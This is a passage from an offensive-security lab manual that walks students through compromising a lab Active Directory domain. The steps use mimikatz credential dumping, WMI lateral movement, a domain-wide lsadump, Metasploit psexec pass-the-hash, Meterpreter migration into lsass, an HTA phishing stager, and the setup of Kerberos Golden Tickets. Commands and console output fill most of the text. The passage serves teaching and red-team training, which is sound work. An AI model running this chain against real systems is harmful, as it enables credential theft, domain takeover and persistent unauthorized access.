
Step 1 Go **back** to the Empire session. With system privileges, the Attacker can use **mimikatz** to dump the usernames and credentials (passwords or hashes) of logged in users and services.


```
(Empire: powershell/code_execution/invoke_shellcode) > back
(Empire: AA) > mimikatz
```

The output will look similar to the below, if you scroll up you will see password and password hashes.

```
(Empire: powershell/code_execution/invoke_shellcode) > back
(Empire: AA) > mimikatz
(Empire: AA) >
Job started: PX82YH

Hostname: WORKSTATIONA.labrats.se / S-1-5-21-3064548688-3193819538-1298560677

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 417434 (00000000:00065e9a)
Session           : RemoteInteractive from 2
User Name         : mordiac
Domain            : LABRATS
Logon Server      : AD1
Logon Time        : 8/28/2017 1:01:54 AM
SID               : S-1-5-21-3064548688-3193819538-1298560677-1304
        msv :
         [00000003] Primary
         * Username : mordiac
         * Domain   : LABRATS
         * LM       : 9fa4b33e9df1476e48116059303a4365
         * NTLM     : e34021c5d62008947221c6086ccbd0c0
         * SHA1     : 601a8af5a624bcb18e5b4b1c6f2d1288a7f5c0c9
        tspkg :
         * Username : mordiac
         * Domain   : LABRATS
         * Password : C1sco12345
```

Step 2 Copy the password, the **LM hash** (legacy) and **NTLM password hash** of Mordiac to notepad. Combine the LM hash and the NTLM has with a colon in between so your notepad looks like follows:



Actually, the LM hash is legacy and not needed. You may as well write 32 zeros (32). But to copy is quicker than to count to 32 ☺

Step 3 With the credentials of Mordiac (who is domain admin) the Attacker can now move to the Domain Controller itself. But first he needs to find out the name or IP of the domain controller.

Note that an Attacker rarely needs to resort to noisy scanning to do reconnaissance inside a Microsoft Active Directory Domain; he can just politely ask the Active Directory Infrastructure itself to find out where is the Domain Controller (or LDAP server, SQL server or file servers etc).

PowerShell Empire has a number of these situational awareness modules that we can use. Enter the command below (use tabs to avoid typing too much).

(Empire: AA> **usemodule situational_awareness/network/powerview/get_domain_controller**

(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > **info**

…… examine options…. We can run with default options

(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > **run**

The output should be similar to the below. We now know the IP and the name of the Domain Controller: 198.19.10.1 (and the Attacker did not need to launch a noisy scan). We also got some other interesting info such as the OS version, forest name etc.

```
(Empire: AA) >
(Empire: AA) > usemodule situational_awareness/network/powerview/get_domain_controller
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > run
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) >
Job started: C9L8T6



Forest                     : labrats.se
CurrentTime                : 8/28/2017 6:38:24 PM
HighestCommittedUsn        : 844086
OSVersion                  : Windows Server 2008 R2 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : labrats.se
IPAddress                  : 198.19.10.1
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : ad1.labrats.se
Partitions                 : {DC=labrats,DC=se, CN=Configuration,DC=labrats,DC=s
                             e, CN=Schema,CN=Configuration,DC=labrats,DC=se, DC=
                             DomainDnsZones,DC=labrats,DC=se...}




Get-NetDomainController completed!
```

Step 4 Attacker will now use **WMI** (Windows Management Instrumentation) to start a remote process on the Domain Controller. This is possible because he knows the password of the administrator of the DC (Mordiac).

> Actually, as will be seen in the following section on Pass-the-hash, there is no need to know the password. Knowing the hash is enough.

What process do you think the Attacker will start?

iNaturally, he will start a PowerShell process with a **Stager** that connects back to our Command and Control Center.

Use the module ***lateral_movement/invoke_wmi*** to achieve these objectives. First examine the options available for this module.

Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > **back**

(Empire: AA) > **usemodule lateral_movement/invoke_wmi**

(Empire: powershell/lateral_movement/invoke_wmi) > **info**

Your output should look similar to below.

```
(Empire: AA) > usemodule lateral_movement/invoke_wmi
(Empire: lateral_movement/invoke_wmi) > info

           Name: Invoke-WMI
         Module: lateral_movement/invoke_wmi
    NeedsAdmin: False
     OpsecSafe: True
   MinPSVersion: 2
     Background: False
OutputExtension: None

Authors:
  @harmj0y

Description:
  Executes a stager on remote hosts using WMI.

Options:

  Name         Required    Value                     Description
  ----         --------    -------                   -----------
  Listener     True                                  Listener to use.
  CredID       False                                 CredID from the store to use.
  ComputerName True                                  Host[s] to execute the stager on, comma
                                                     separated.
  Proxy        False       default                   Proxy to use for request (default, none,
                                                     or other).
  UserName     False                                 [domain\]username to use to execute
                                                     command.
  ProxyCreds   False       default                   Proxy credentials
                                                     ([domain\]username:password) to use for
                                                     request (default, none, or other).
  UserAgent    False       default                   User-agent string to use for the staging
                                                     request (default, none, or other).
  Password     False                                 Password to use to execute command.
  Agent        True        AA                        Agent to run module on.

(Empire: lateral_movement/invoke_wmi) >
```

Step 5 Next fill in the values for ***ComputerName*** (the Domain Controller), the ***UserName***, the ***Password*** and the ***Listener*** (CL), and then ***run*** the module.

(Empire: lateral_movement/invoke_wmi) > **set Listener CL**

(Empire: lateral_movement/invoke_wmi) > **set ComputerName 198.19.10.1**

(Empire: lateral_movement/invoke_wmi) > **set UserName mordiac@labrats.se**

(Empire: lateral_movement/invoke_wmi) > **set Password C1sco12345**

(Empire: lateral_movement/invoke_wmi) > **run**

This should give us a new agent connection - **this time from the domain controller itself.**

```
(Empire: powershell/lateral_movement/invoke_wmi) > set Listener CL
(Empire: powershell/lateral_movement/invoke_wmi) > set ComputerName 198.19.10.1
(Empire: powershell/lateral_movement/invoke_wmi) > set UserName mordiac@labrats.se
(Empire: powershell/lateral_movement/invoke_wmi) > set Password C1sco12345
(Empire: powershell/lateral_movement/invoke_wmi) > run
(Empire: powershell/lateral_movement/invoke_wmi) >
Invoke-Wmi executed on "198.19.10.1"
[+] Initial agent AZRBU7G9 from 198.18.133.1 now active
```

Step 6 Now we can interact with the new agent (the Domain Controller). One of the things we can do is to run ***credentials/mimikatz/lsadump*** to dump the hashes of the domain.

(Empire: lateral_movement/invoke_wmi) > **agents**

<…. Agents display >

(Empire: agents) > **rename xxxxxxxx DC**

(Empire: agents) > **interact DC**

(Empire: DC) > **usemodule credentials/mimikatz/lsadump**

(Empire: powershell/ecredentials/mimikatz/lsadump) > **run**

After some seconds the hashes should scroll by. The output should look similar to the below. Scroll up/down and verify that you can see the password hashes of the users of the domain!

```
(Empire: DC) > usemodule credentials/mimikatz/lsadump
(Empire: powershell/credentials/mimikatz/lsadump) > run
(Empire: powershell/credentials/mimikatz/lsadump) >
Job started: EZD82K

Hostname: ad1.labrats.se / S-1-5-21-3064548688-3193819538-1298560677

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # lsadump::lsa /patch
Domain : LABRATS / S-1-5-21-3064548688-3193819538-1298560677

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : e34021c5d62008947221c6086ccbd0c0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 6a24830809cee6ac5a8a1a6cbe6f7b6a

RID  : 00000470 (1136)
User : SM_24a9bf19fcf0472d9
LM   :
NTLM :

RID  : 00000471 (1137)
User : SM_061919b7348b4892a
LM   :
NTLM :
```

Pay specific attention to the fact that you grabbed the hash of the **krbtgt**. This is the account used to sign Kerberos tickets. The Attacker will use this in the next lab to **create the Golden Tickets.**

```
RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : e34021c5d62008947221c6086ccbd0c0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 6a24830809cee6ac5a8a1a6cbe6f7b6a

RID  : 00000470 (1136)
User : SM_24a9bf19fcf0472d9
LM   :
NTLM :
```

Step 7 PowerShell Empire has a tool - **creds** – that automatically stores the most important hashes to the credentials store (so we don't have to use notepad). Type creds to verify that we have grabbed some hashes, including the **krbtgt** hash.

(Empire: powershell/credentials/mimikatz/lsadump) > **creds**

```
(Empire: powershell/credentials/mimikatz/lsadump) > creds

Credentials:

 CredID  CredType   Domain                UserName         Host             Password
 ------  --------   ------                --------         ----             --------
 1       hash       labrats.se            mordiac          WORKSTATIONA     e34021c5d62008947221c6086ccbd0c0
 2       hash       labrats.se            WORKSTATIONA$    WORKSTATIONA     a9b2ce73b4aa265eb61f06cc6bc45014
 3       plaintext  labrats.se            mordiac          WORKSTATIONA     C1sco12345
 4       hash       labrats.se            krbtgt           ad1              6a24830809cee6ac5a8a1a6cbe6f7b6a

(Empire: powershell/credentials/mimikatz/lsadump) >
```

Pass-the-Hash

In the previous exercise, we grabbed all the hashes of the domain. The Attacker could now try to do some password cracking (using brute force or dictionary lists) offline. **But a very important point is that in a Microsoft AD Domain the hash is almost as useful for the Attacker as the password itself! He does not have to crack it!** See appendix C for an explanation**.**

In Step 1 in this LAB we grabbed the password and the password hash of Mordiac (Domain Admin) through **mimikatz**. In step 5 of this lab we then used the password to run a remote process on the Domain Controller using **WMI**. It should be noted **that patched versions of windows 7 may not give away the clear text password of logged on users and services to mimikatz – but they will still give away the hash.**

Imagine we had just access to the hash of Mordiac and not the password. How could we progress to the Domain Controller?

One way would be to use Metasploit's ***psexec*** module. This module is capable of using the hash instead of a clear text password to start a program on a remote computer.

Note: psexec was originally written as a system administration tool by sysinternals, and has since been incorporated into Metasploit Framework. It is not unusual that system administration tools are re-used as offensive tools.

Step 8 From the metasploit SSH shell to **evil2**, you should be at the msf exploit()> prompt, after having exited the IOT shell and meterpreter session as the last steps of lab 5A.

```
$ pwd
/home/linuxuser
$ ^C
Terminate channel 2? [y/N]  y
meterpreter > background
[*] Backgrounding session 2...
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Remember that this session has a route to the 198.19.10.0/24 network via the compromised **Workstation A** (Mordiac). This was setup in our previous LAB.

Next you want to use the exploit psexec and then type show options to see what options are available.

msf exploit(apache_mod_cgi_bash_env_exec) > **use exploit/windows/smb/psexec**

msf exploit(psexec) > **show options**

The output will look similar to the below:

```
msf exploit(apache_mod_cgi_bash_env_exec) > use exploit/windows/smb/psexec
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                                  yes       The target address
   RPORT                 445              yes       Set the SMB service port
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...)
write folder share
   SMBDomain             WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as
```

Next enter the options for ***ComputerName***, ***SMBUser***, ***SMBDomain*** and ***SMBPassword***. But instead of entering the password we enter the hash in the format of **LMhash:NTLMhash** saved in Notepad from previous step.

Note: The LMhash (preceeding the colon) was used in legacy versions of windows. Its value here is not relevant and could be replaced with zeros, e.g. 32 '0' followed by a colon and then the NTLM hash.

msf exploit(psexec) > **set RHOST 198.19.10.1**

RHOST => 198.19.10.1

msf exploit(psexec) > **set SMBDomain LABRATS**

SMBDomain => LABRATS

msf exploit(psexec) > **set SMBUser mordiac**

SMBUser => mordiac

msf exploit(psexec) >

set SMBPASS
9fa4b33e9df1476e48116059303a4365:e34021c5d62008947221c6086ccbd0c0

SMBPass => 9fa4b33e9df1476e48116059303a4365:e34021c5d62008947221c6086ccbd0c0

msf exploit(psexec) > **exploit**

If successful, the output will be like below and we will get a new Meterpreter session to the Domain Controller, with system privileges.

```
msf exploit(psexec) > set RHOST 198.19.10.1
RHOST => 198.19.10.1
msf exploit(psexec) > set SMBDomain LABRATS
SMBDomain => LABRATS
msf exploit(psexec) > set SMBUser mordiac
SMBUser => mordiac
msf exploit(psexec) > set SMBPass 9fa4b33e9df1476e48116059303a4365:e34021c5d62008947221c6086ccbd0c0
SMBPass => 9fa4b33e9df1476e48116059303a4365:e34021c5d62008947221c6086ccbd0c0
msf exploit(psexec) > run

[*] Started reverse TCP handler on 198.18.133.111:4444
[*] 198.19.10.1:445 - Connecting to the server...
[*] 198.19.10.1:445 - Authenticating to 198.19.10.1:445|LABRATS as user 'mordiac'...
[*] 198.19.10.1:445 - Selecting PowerShell target
[*] 198.19.10.1:445 - Executing the payload...
[+] 198.19.10.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (956991 bytes) to 198.18.133.1
[*] Meterpreter session 3 opened (198.18.133.111:4444 -> 198.18.133.1:49100) at 2017-08-28 15:21:27 -0400

meterpreter >
```

Step 9

From the newly created **Meterpreter** session to the domain controller, run some Meterpreter commands to verify that you have system privileges on the Domain Controller, (where you arrived without knowing the password of Mordiac, just the hash). Don't forget to verify that you can dump the hash for all users in the domain (or can you?)

meterpreter > **getuid**

Server username: NT AUTHORITY\SYSTEM

meterpreter > **sysinfo**

Computer : AD1

OS : Windows 2008 R2 (Build 7601, Service Pack 1).

Architecture : x64

System Language : en_US

Domain : LABRATS

Logged On Users : 2

meterpreter : x86/win32

meterpreter > **hashdump**

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e34021c5d62008947221c6086ccbd0c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6a24830809cee6ac5a8a1a6cbe6f7b6a:::

Step 10 Did you manage to get the hashes above with the ***hashdump*** command? Maybe not, maybe you got the following error message (the "*Parameter is incorrect*").

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

The reason for this is that the process that our payload is running in, is not capable of dumping the hashes, in spite of having SYSTEM privileges. However, we should be able to make progress by migrating to another process.

Migration essentially means moving our payload (which runs in a specific process) to another (completely innocent) process.

First check our process with the Meterpreter ***getpid*** command, then all processes with the Meterpreter ***ps*** command:

Meterpreter >

Meterpreter > **getpid**

Current pid: 2052

Meterpreter > **ps**

The ***ps*** command should return an output like below. Try to find the process **lsass.exe** (other processes may work as well, others may not) and note the process ID (PID).

```
meterpreter > ps

Process list
============

 PID   Name                  Arch  Session  User                          Path
 ---   ----                  ----  -------  ----                          ----
 0     [System Process]
 4     System                x64   0
 236   smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 264   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 336   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 352   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 388   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 396   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 432   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 492   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 500   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 508   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 656   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
```

lsass.exe PID 500

Then migrate to the PID of **lsass.exe** and try dumping the hashes again

```
Meterpreter > migrate 500
[*] Migrating from 3232 to 500...
[*] Migration completed successfully.
Meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e34021c5d62008947221c6086ccbd0c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6a24830809cee6ac5a8a1a6cbe6f7b6a:::
```

If successful, you now have the hashes (again, we already dumped them with PowerShell Empire, but this time we used a different framework, and we also got to the Domain Controller without knowing Mordiac's password (just the hash).

Exercise Conclusion

In this exercise, we used **Mimikatz** to dump the passwords/hashes of the compromised client, and used these credentials to pivot onto the Domain Controller where we dumped all the hashes in the domain.

We also saw an alternative technique to get to the Domain Controller with the **Metasploit *psexec*** module, where the hash can be used instead of the password. We also learned about process migration.

Key Concepts: Grab credentials from memory, Dump hashes, Pass-the-hash, migration

Key Tools: Metasploit Framework, Mimikatz, psexec

Lab 6A: Persistence with Golden Tickets

Exercise Description

The Attacker has gained control of the Microsoft Active Directory Domain Controller and has successfully dumped all the hashes. With these hashes, he can impersonate any user with *"pass-the-hash"* until the password of the user is reset. But more importantly, with the **krbtgt** hash, he can also create **Kerberos Golden Tickets**, allowing him to impersonate a user even if the user password is reset.


The concept of **Golden Ticket** is further explained in Appendix C, along with pointers to further reading.

In this exercise, we shall re-run an attack, but this time against Scratchy, who is a normal user (not admin) on Workstation B. Scratchy does not have access to a file share of the IT-admins. After injecting a Golden Ticket into Scratchy's session we will however have full access to that share.

Exercise Steps

Step 1 

The server ad1.labrats.se (198.19.10.1) has a share IT-admins. According to its permissions, only IT-admins and Domain Admins are allowed to access this share. The below is a screenshot from the sharing configuration. As you see, only IT-admins, Domain Admins and the Owner Administrator has access.




Step 2 

Verify that Scratchy, a mere CFO, cannot access the file share. If not already logged in to Workstation B, log in with Remote Desktop using username ***scratchy@labrats.se*** and password ***C1sco12345***.


Step 3 On Workstation B (Scratchy), from the command window type:

dir \\ad1.labrats.se\ITadmins

Note that access is denied! This is because Scratchy is a normal user, not a domain admin.



Step 4 On Workstation B, from a command window type ***klist***. (klist is a standard windows command displaying the Kerberos tickets. The Kerberos ticket is what determines the authorization rights in the domain (and why Scratchy could not access the file share). Note the name of the client (scratchy@LABRATS.SE) and the ticket validity times




Step 5 We will now compromise Workstation B using a HTML Application (HTA). This is a script that can be executed from the Internet Explorer. From the Empire session, create a hta stager.


```
(Empire: AA) > listeners
[*] Active listeners:
 ID   Name          Host                        Type     Delay/Jitter  KillDate  Redirect Target
 --   ----          ----                        -------  ------------  --------  ---------------
 1    test          http://www.evilnor.com:808  native   5/0.0
 4    Meterpreter   http://www.evilnor.com:80   meter    5/0.0
 5    CL            http://198.18.133.111:8081  native   5/0.0
(Empire: listeners) > usestager windows/hta
(Empire: stager/windows/hta) > set Listener CL
 (Empire: stager/windows/hta) > set OutFile /var/www/html/clickme.hta
(Empire: stager/windows/hta) > execute

[*] Stager output written out to: /var/www/html/clickme.hta
```

Note that the stager should be written to **/var/www/html/clickme.hta**

Step 6 On Workstation B, the unsuspecting Scratchy opens up his Internet Explorer and clicks on the link HTA attack (leading to http://198.18.133.111/clickme.hta.

The user will have to accept two security warnings.



Step 7 On the Empire session to **evil2**, a new agent session should appear from Workstation B. Rename it to something like “B” and interact with it.


```
[*] Stager output written out to: /var/www/html/clickme.hta

(Empire: stager/windows/hta) > [+] Initial agent T1VY26GR from 198.18.133.37 now active
```

```
(Empire: stager/windows/hta) > agents

[*] Active agents:
  …….
(Empire: agents) > rename T1VY26GR B
(Empire: agents) > interact B
(Empire: B) >
```

Step 8 On Empire session to **evil2**, interacting with B, run ***dir \\ad1.labrats.se\ITadmins*** command to verify again that you do not have access to the share. Also run the shell ***klist*** command to see your Kerberos ticket that should be issued to Scratchy (as can be expected).


```
(Empire: B) > dir \\ad1.labrats.se\ITadmins
(Empire: B) >
[!] Error: The specified network name is no longer available.(or cannot be accessed).
(Empire: B) > shell klist
(Empire: B) >
Current LogonId is 0:0x59e0c

Cached Tickets: (5)
#0>     Client: scratchy @ LABRATS.SE
        Server: krbtgt/LABRATS.SE @ LABRATS.SE
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a00000 -> forwardable forwarded renewable pre_authent
        Start Time: 6/26/2016 11:59:01 (local)
        End Time:   6/26/2016 21:58:15 (local)
        Renew Time: 7/3/2016 11:58:15 (local)
```

Step 9 On the Empire session, use the module ***credentials/mimikatz/golden_ticket*** and type info to see what options are available.

(Empire: B) > **usemodule credentials/mimikatz/golden_ticket**

(Empire: powershell/credentials/mimikatz/golden_ticket) > **info**

Examine the options for the Golden Ticket module in the output below

```
Options:

  Name   Required    Value                    Description
  ----   --------    -------                  -----------
  CredID False                                CredID from the store to use for ticket
                                              creation.
  domain False                                The fully qualified domain name.
  user   True                                 Username to impersonate.
  groups False                                Optional comma separated group IDs for
                                              the ticket.
  sid    False                                The SID of the specified domain.
  krbtgt False                                krbtgt NTLM hash for the specified
                                              domain
  sids   False                                External SIDs to add as sidhistory to
                                              the ticket.
  id     False                                id to impersonate, defaults to 500.
  Agent  True        B                        Agent to run module on.
  endin  False                                Lifetime of the ticket (in minutes).
                                              Default to 10 years.


(Empire: credentials/mimikatz/golden_ticket) >
```

We need to add the **user** of the new ticket and the **domain**.

We could also specify the **groups** in the ticket, but the default will include the group Domain Administrators, which is sufficient in this case.

We need to specify how to sign the ticket. Remember that the Kerberos tickets are signed by the **krbtgt** hash. This hash was acquired in the previous lab when we took control of the domain controller. We could either paste this hash in here (if we saved it in previous step), or use PowerShell Empire credentials store (next step).

Step 10 Type ***creds krbtgt*** to verify the **Credid** where the **krbt** hash is stored and make a note of the number (in picture below it was 4, your setup may be different).

(Empire: powershell/credentials/mimikatz/golden_ticket) > **creds krbtgt**

```
(Empire: powershell/credentials/mimikatz/golden_ticket) > creds krbtgt

Credentials:

 CredID  CredType   Domain                UserName         Host           Password
 ------  --------   ------                --------         ----           --------
 4       hash       labrats.se            krbtgt           ad1            6a24830809cee6ac5a8a1a6cbe6f7b6a
```

Step 11 Set the options for the new ticket and then run it.

